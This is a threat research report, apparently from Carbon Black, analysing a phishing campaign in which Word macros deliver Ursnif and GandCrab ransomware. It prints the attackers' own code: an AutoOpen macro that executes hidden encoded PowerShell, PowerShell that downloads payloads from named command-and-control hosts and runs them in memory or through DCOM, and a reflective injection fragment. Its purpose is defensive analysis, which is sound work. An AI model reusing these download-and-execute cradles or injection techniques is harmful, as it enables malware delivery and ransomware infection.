
Carbon Black TAU & ThreatSight Analysis: GandCrab and Ursnif Campaign

January 24, 2019



January 24, 2019 / Carbon Black Threat Analysis Unit

Summary

(Analysis conducted by Andrew Costis, Cathy Cramer, Emily Miner and Jared Myers.)

The Carbon Black ThreatSight team observed an interesting campaign over the last month. ThreatSight worked with the Threat Analysis Unit (TAU) to research the campaign. This report is being released to help researchers and security practitioners combat this campaign as new samples are being discovered in the wild daily. This attack, if successful, can infect a compromised system with both Ursnif malware and GandCrab ransomware. The overall attack leverages several different approaches, which are popular techniques amongst red teamers, espionage focused adversaries, and large scale criminal campaigns.

This campaign originally came in via phishing emails that contained an attached Word document with embedded macros, Carbon Black located roughly 180 variants in the wild. The macro would call an encoded PowerShell script and then use a series of techniques to download and execute both a Ursnif and GandCrab

variant. This campaign has been discussed at a high level by other researchers publicly. The image below provides a high level overview of the attack chain. Carbon Black product specific content can be located in the User Exchange.




Figure 1: Attack Overview

Technical Findings

Carrier File

In this campaign the attackers used a MS Word document (.doc format) to deliver the initial stages. It should be noted that out of the roughly 180 Word variants that were located by Carbon Black, the biggest difference in the documents was the metadata and junk data located in the malicious macros. However the metadata clearly showed that the documents prepared for this campaign were initially saved on December 17, 2018 and have continued to be updated through January 21, 2019. Several metadata fields (specifically title, subject, author, comments, manager, and company) appear to have been populated with different data sets. For example the subject in all the samples was a combination of a US state and a common first name (like *Utah Erick* or *Tennessee Dayna*). For this post the following sample was analyzed.

File Name	: Richard_Johnson.doc
File Size	: 102,400 bytes
MD5	: 878e4e8677e68aba918d930f2cc67fbe
SHA256	: 0a3f915dd071e862046949885043b3ba61100b946cbc0d84ef7c44d77a50f080

Table 1: Sample Analyzed

The document contained a VBS macro that once decompressed was approximately 650 lines of code. The vast majority of that was junk code, the below images represent a high level visualization the script itself.





Figure 2: VBScript Overview

Once the junk code was removed from the VBScript, there are approximately 18 lines of relevant code, which ultimately call a shape box in the current document. The variable names themselves are not relevant, however the methods in bold below will retrieve the *AlternativeText* field from the specified shape, which is then executed.


```
Sub AutoOpen()

  Set QWxwqfqgHttm = ThisDocument

  Set FXpVcBPxzVsJ = QWxwqfqgHttm.Shapes("4obka2etp1318a")

  faaQXNtRqmxB = FXpVcBPxzVsJ.AlternativeText

  npNsCwDavJ = Array(HpTNHpSpmZgp, BlmmaRvZMLP,
tRzpZFwJWJcCj, tPJRanNbKWZPrd,
Interaction@.Shell(CleanString(faaQXNtRqmxB), 231 * 2 + -462),
RfjXGpzMtcrz, hfbZCRXCJQPJQ)
```

Table 2: Relevant VBScript code


The alternate text can easily be observed in the body of the office document. The area highlighted in blue is the shape name that is being located, while the text itself is highlighted in red. It is clear that the text is a base64 encoded command, that is then executed by the above VBScript.



```
[illegible]
```



```
[illegible]
```



```
0001610: 14 00 00 34 00 6F 00 62  00 6B 00 61 00 32 00 65  ...4.o.b.k.a.2.e
0001620: 00 74 00 70 00 31 00 33  00 31 00 38 00 61 00 00  .t.p.1.3.1.8.a..
0001630: 00 70 00 6F 00 77 00 65  00 72 00 73 00 68 00 65  .p.o.w.e.r.s.h.e
0001640: 00 6C 00 6C 00 2E 00 65  00 78 00 65 00 20 00 2D  .l.l...e.x.e. .-
0001650: 00 4E 00 6F 00 50 00 20  00 2D 00 45 00 78 00 65  .N.o.P. .-.E.x.e
0001660: 00 63 00 20 00 42 00 79  00 70 00 61 00 73 00 73  .c. .B.y.p.a.s.s
0001670: 00 20 00 2D 00 45 00 43  00 20 00 4A 00 41 00 42  . .-.E.C. .J.A.B
0001680: 00 70 00 41 00 47 00 34  00 41 00 63 00 77 00 42  .p.A.G.4.A.c.w.B
0001690: 00 30 00 41 00 47 00 45  00 41 00 62 00 67 00 42  .0.A.G.E.A.b.g.B
00016A0: 00 6A 00 41 00 47 00 55  00 41 00 49 00 41 00 41  .j.A.G.U.A.I.A.A
00016B0: 00 39 00 41 00 43 00 41  00 41 00 57 00 77 00 42  .9.A.C.A.A.W.w.B
00016C0: 00 54 00 41 00 48 00 6B  00 41 00 63 00 77 00 42  .T.A.H.k.A.c.w.B
00016D0: 00 30 00 41 00 47 00 55  00 41 00 62 00 51 00 41  .0.A.G.U.A.b.Q.A
00016E0: 00 75 00 41 00 45 00 45  00 41 00 59 00 77 00 42  .u.A.E.E.A.Y.w.B
00016F0: 00 30 00 41 00 47 00 6B  00 41 00 64 00 67 00 42  .0.A.G.k.A.d.g.B
0001700: 00 68 00 41 00 48 00 51  00 41 00 62 00 77 00 42  .h.A.H.Q.A.b.w.B
0001710: 00 79 00 41 00 46 00 30  00 41 00 4F 00 67 00 41  .y.A.F.0.A.O.g.A
0001720: 00 36 00 41 00 45 00 4D  00 41 00 63 00 67 00 42  .6.A.E.M.A.c.g.B
```


Figure 3: Alternative Text

Second Stage

The PowerShell script will first create an instance of the .Net Webclient class and then enumerate the available methods using the GetMethods() call (highlighted in the image in red). The enumerated methods are stored, then a *for* loop looks first for the method named DownloadString (highlighted in blue).

If the DownloadString method is located it will contact the hard coded C2 requesting a file, which is downloaded and then invoked (highlighted in blue). It should be noted that because the requested resource is being stored as a string and executed, this all occurs in memory. Additional Analysis of the downloaded string is provided in the Gandcrab cradle section below.

The loop then looks for the method name DownloadData, and if located will download a resource from a second C2. This request is then stored in the *CommonApplicationData* directory (*C:\ProgramData* in Vista and later) as the hard coded file name (highlighted in green). The script will utilize the hard coded DCOM object *C08AFD90-F2A1-11D1-8455-00A0C91F3880*, which is the ClassID for the ShellBrowserWindow. A previous blog post by enigma0x3, detailed how this CLSID can be leveraged to instantiate the *ShellBrowserWindow* object and call the ShellExecute method, which is the same approach that was taken by the attackers. This approach has also been used in different Empire modules.



```
$instance = [System.Activator]::CreateInstance("System.Net.WebClient");
$method = [System.Net.WebClient].GetMethods();
foreach($m in $method){

  if($m.Name -eq "DownloadString"){
     try{

       $uri = "http://176.32.33.145/rez-senqo/o402ek2m.php";
       IEX($m.Invoke($instance, ($uri)));

     }catch{}
  }

  if($m.Name -eq "DownloadData"){
     try{
     $uri = New-Object System.Uri("http://bevendbrec.com/rez-senqo/o402ek2m.php?l=sixino4.dds")
     $response = $m.Invoke($instance, ($uri));

     $path = [System.Environment]::GetFolderPath("CommonApplicationData") + "\\\\HKfhJz.exe";
     [System.IO.File]::WriteAllBytes($path, $response);

     $clsid = New-Object Guid \'C08AFD90-F2A1-11D1-8455-00A0C91F3880\'
     $type = [Type]::GetTypeFromCLSID($clsid)
     $object = [Activator]::CreateInstance($type)
     $object.Document.Application.ShellExecute($path,$nul, $nul, $nul,0)

     }catch{}

  }
}

Exit;
```


Figure 4: PowerShell Script

Payloads

The payloads that are downloaded in the above steps are then executed on the system.

GandCrab Cradle


The first payload that is downloaded via the DownloadString method highlighted above, is a PowerShell one-liner that uses an IF statement to evaluate the architecture of the compromised system, and then downloads a additional payload from pastebin.com. This additional payload is then executed in memory. The image below depicts the contents of the o402ek2m.php file. It should be noted that the contents of o402ek2m.php were updated by the attackers to reference different pastebin uploads throughout this campaign. Also updated was the function name that is invoked, in the example below it was *CJOJFNUWNQKRTLLTMCVDCKFGG*, however this was dynamically changed to match the name of the function that would be present in pastebin file that was being downloaded.



```
If($ENV:PROCESSOR_ARCHITECTURE -contains 'AMD64'){ Start-Process -FilePath "$Env:WINDIR
    \SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -argument "IEX ((new-object
    net.webclient).downloadstring('https://pastebin.com/raw/yraEE0NV'));
Invoke-CJOJFNUWNQKRTLLTMCVDCKFGG;Start-Sleep -s 1000000;"}else{ IEX ((new-object net.webclient)
    .downloadstring('https://pastebin.com/raw/yraEE0NV'));Invoke-CJOJFNUWNQKRTLLTMCVDCKFGG;Start-Sleep -s
    1000000; }
```

Figure 5: PowerShell Cradle

Once the raw contents of the pastebin.com post were downloaded, that data would also be executed in memory. In the variants that were obtained during this campaign the file contained a PowerShell script that was approximately 2800 lines. This PowerShell script is a version of the Empire Invoke-PSInject module, with very few modifications. The majority if the modifications are of removing comments and renaming variables. The script will take an embedded PE file that has been base64 encoded and inject that into the current PowerShell process. The image below is the main function that is being called which in turns calls the function responsible for injecting the embedded PE file.



```
2744        if ($ComputerName -eq $null -or $ComputerName -imatch "^\s*$")
2745        {
2746            Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $ProcId, $ProcName,$ForceASLR)
2747        }
2748        else
2749        {
2750            Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $ProcId, $ProcName,$ForceASLR) -
2751        }
2752    }
2753
2754    Main
2755    }
2756
2757    function Invoke-CJOJFNUWNQKRTLLTMCVDCKFGG
2758    {
2759
2760    $PEBytes32 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA+AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9
2761    [Byte[]]$PEBytes = [Byte[]][Convert]::FromBase64String($PEBytes32)
2762    Invoke-IBSMPEEFKFUTCQV -PEBytes $PEBytes
2763
2764    }
```

Figure 6: PowerShell reflective injection script

The base64 encoded PE file that can be seen in line 2760 of the image above is a GandCrab Variant. This variant (the metadata for which is listed below) is Gandcrab version 5.0.4.

```
File Name      : krab5

File Size     : 133,632 bytes

MD5          : 0f270db9ab9361e20058b8c6129bf30e

SHA256        : d6c53d9341dda1252ada3861898840be4d669abae2b983ab9bf5259b84de7525

Fuzzy         :
1536:7S/0t4vMd+uEkJd4a7b+KqeaiMGFzj92URuVSuKhsWjcdRIJXNhoJwyvZaX:m/fMb7t/JqNi5+VSuKORIJXmaX

Compiled Time   : Mon Oct 29 17:39:23 2018 UTC

PE Sections (5) : Name       Size MD5

            .text 73,728    019bc7edf8c2896754fdbdbc2ddae4ec

            .rdata 27,136    d6ed79624f7af19ba90f51379b7f31e4

            .data 26,112    1ec7b57b01d0c46b628a991555fc90f0

            .rsrc 512    89b7e19270b2a5563c301b84b28e423f

            .reloc 5,120    685c3c775f65bffceccc1598ff7c2e59

Original DLL    : krab5.dll

DLL Exports (1) : Ordinal  Name

            1 _ReflectiveLoader@0

Magic         : PE32 executable for MS Windows (DLL) (GUI) Intel 80386 32-bit
```

Table 3: Gandcrab metadata

Ursnif

The second payload, downloaded via the DownloadData method highlighted in Figure 4, is a Ursnif executable. In this instance it is saved to the C:\ProgramData directory with a pseudo random name. It should be noted that the file name was changed throughout this campaign. Once executed the Ursnif sample will conduct the typical actions observed in Ursnif samples, like credential harvesting, gathering system and process information, and deploying additional malware samples. The information for this specific sample is listed below. However, numerous Ursnif variants were hosted on the bevendbrec.com site during this campaign. Carbon Black was able to discover approximately 120 different Ursnif variants that were being hosted from the domains iscondisth.com and bevendbrec.com.

```
File Name      : irongreen.exe

File Size      : 265,728 bytes

MD5            : 404d25e3a18bda19a238f77270837198

SHA256         : c064f6f047a4e39014a29c8c95526c3fe90d7bcea5ef0b8f21ea306c27713d1f

Fuzzy          : 6144:l2BrJZHpYjthdeDBriFX8gN7Fcp4bxKXKFpqKx:cBxYjNqBuSo504bxKXcp1x

Compiled Time   : Sun Dec 18 11:04:31 2011 UTC

PE Sections (5) : Name       Size MD5

          .text 219,648    85aa9117c381eae3d181ab63daab335e

          .rdata 27,648    3e1c774bc4e0ffc2271075e621aa3f3d

          .data 6,656    6c389e5e301564f65dcad4811dbded8b

          .rsrc 1,024    efba623cc62ffd0ccbf7f3fbf6264905

          .reloc 9,728    6cf46599a57a6cbc5d18fbb2883620ce

Magic          : PE32 executable for MS Windows (GUI) Intel 80386 32-bit
```

Table 4: Ursnif metadata

Campaign details

While researching this campaign approximately 180 variants were located in the wild. Using the VirusTotal Graph functionality these variants could be organized into several groups that were commonly associated by either metadata or document structures like macros or embedded image files (depicted in the image below). The variants directly related to this analysis was extracted and expanded in Figure 8.

